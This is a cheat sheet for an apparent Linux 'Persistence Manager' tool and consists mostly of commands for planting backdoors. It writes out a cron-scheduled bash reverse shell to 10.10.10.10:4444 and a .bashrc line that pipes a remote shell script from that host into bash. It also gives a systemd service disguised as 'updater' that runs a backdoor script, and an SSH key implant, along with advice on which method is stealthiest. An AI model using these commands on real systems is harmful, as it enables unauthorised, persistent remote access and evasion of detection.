


Persistence Manager — cheat sheet

Linux persistence tool supporting cron jobs, .bashrc injection, systemd services, and SSH key implants.



Step 1 — List Methods

```
python3 persistence_manager.py list
```

Step 2 — Cron Job

```
# Add – reverse shell every reboot
python3 persistence_manager.py cron add \
  -c "/bin/bash -c 'bash -i >& /dev/tcp/10.10.10.10/4444 0>&1'" \
  -i '@reboot'

# Add – every 5 minutes
python3 persistence_manager.py cron add \
  -c '/tmp/backdoor.sh' -i '* /5 * * * *'

# Remove
python3 persistence_manager.py cron remove -c '/tmp/backdoor'
```

Step 3 — .bashrc Injection

```
# Add – runs when user opens a terminal
python3 persistence_manager.py bashrc add \
  -c 'curl http://10.10.10.10/shell.sh | bash'

# Remove
python3 persistence_manager.py bashrc remove -c 'curl http://10.10.10.10'
```

Step 4 — Systemd Service (root required)

```
# Add – starts on every boot as a service
python3 persistence_manager.py systemd add \
  -n updater \
  -c '/usr/bin/python3 /tmp/backdoor.py'

# Remove
python3 persistence_manager.py systemd remove -n updater
```

Step 5 — SSH Key Implant

```
# Add your public key to target's authorized_keys
python3 persistence_manager.py ssh_key -k 'ssh-rsa AAAA...'
```

After adding: `ssh user@target` with your private key — no password needed.

Step 6 — Remove When Done

Method	Leaves traces	How to remove
cron	crontab entry	<code>cron remove -c <pattern></code>
bashrc	.bashrc line	<code>bashrc remove -c <pattern></code>
systemd	service file	<code>systemd remove -n <name></code>
ssh_key	authorized_keys line	remove line manually or re-run tool

Key idea: SSH key implant is the stealthiest — it blends in with legitimate keys and leaves no cron/service traces. Systemd is the most reliable for surviving reboots but requires root and creates a file on disk.